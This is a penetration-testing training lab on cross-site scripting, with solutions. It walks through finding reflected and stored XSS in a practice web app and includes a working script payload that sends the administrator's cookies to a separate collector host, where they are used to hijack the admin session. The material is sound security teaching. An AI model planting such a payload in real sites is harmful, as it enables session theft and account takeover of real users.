
eLearnSecurity
Forging security professionals

CROSS SITE SCRIPTING



PENETRATION TESTING | SECTION 3 MODULE 4 | LAB #11


LAB

1. Description

In this lab you can practice XSS attacks against a web application hosted at the address 192.168.99.10. Since the application allows registered users to add comments, we have already created an account on the application. The credentials of this account are:

- Username: attacker
- Password: attacker

Moreover, we created another web page in the lab for your convenience. You can use it to receive stolen cookies! You can find it at http://192.168.99.11/get.php : it takes all parameters passed via GET and stores them into the jar.txt file



Note that this page is not the target of your security tests.

2. Goal

The administrator visits the application every few minutes. The final goal of the lab is to steal the administrator cookies via XSS. Once you have these cookies you should be able to access the content of the page *admin.php*.

3. Tools

The best tool for this lab is your brain, but you may also need a web browser.

4. Steps

4.1. Find all the XSS

There are many injection points in the web application, but only few of these are vulnerable. Go find them.

4.2. Steal the admin session cookies

You should have found a vulnerable injection point in the previous step. Use it to steal the administrator cookies and then install the cookies in your browser!

If you use the administrator cookies you will be able to access the content of the *admin.php* page.

SOLUTIONS

Please go ahead **ONLY** if you have **COMPLETED** the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course, will dramatically reduce the benefits of a hands-on lab!


[This page intentionally left blank]

5. Solutions steps

5.1. Find all the XSS

Search form


The first vulnerable injection point is the *search* form at the top-right corner of the web application. If we type in any string and hit the search button, we can see our search term in the result page:



Since the page returns our input, we can now verify if it sanitized.


As you can see, the form uses a POST method; indeed, we can see that the URL does not contain any parameter. This means that we can test if the page is vulnerable to XSS by typing our payload in the search form (instead of typing it in the address bar of our web browser) and execute our search.

One of the first payloads we can use is an HTML tag. If this works, it means that it is interpreted by the web application. So let us try to use the `<h1> Test XSS </h1>` HTML payload and see what happens:



As we can see in the previous screenshot, it seems that the tag is interpreted by the application. Indeed the string "*test XSS*" is displayed into the `h1` tags (it is bigger than the output displayed before).

Let us now check if javascript code can be injected too. To do this let us use the following payload: `<script> alert('XSS') </script>`





As we can see, the payload works and an alert box appears. This means that the form is vulnerable to **Reflected XSS**.

CONTACT FORM

The next vulnerable input field is located in the *contact.php* page.

As we can see in the following screenshots, if we run the same tests run before, we can see that the "subject" field is injectable.





From the previous screenshot, we can say that the parameter is vulnerable to **Stored XSS**!

5.2. Steal the admin session cookies


We know that the web application is vulnerable to Stored XSS. From the description of the lab we also know that the administrator usually visits the page every 3-4 minutes.

With this information, we can try to exploit the stored XSS in order to steal the administrator session cookies and then authenticate ourselves with those.

We need a web page that is able to retrieve and store those cookies. Instead of running one on our machine, we can use the web page hosted at the address *http://192.168.99.11* (read the lab description to see how this works). *Note that we have created this page for your convenience and that in a real situation you'd need to have this page on your server.*


So let us create our payload and see if we are able to steal some cookies. To do this we can use a payload similar to the following:

```
<script>
var i = new Image();
i.src="http://192.168.99.11/get.php?cookies="+document.cookie;
</script>
```




After we insert the previous payload, we just have to wait few minutes until the admin opens the contacts page. The script will run and steal the cookies.

Once the script runs on the admin machine, we should be able to see the stolen cookies in the jar.txt file hosted on *http://192.168.99.11/jar.txt* (You can open this url from your web browser).



As we can see in the above screenshot we have few cookies stored in the file. Let's now replace our cookies with one of the above and try to open the page *admin.php*.



We are authenticated as admin!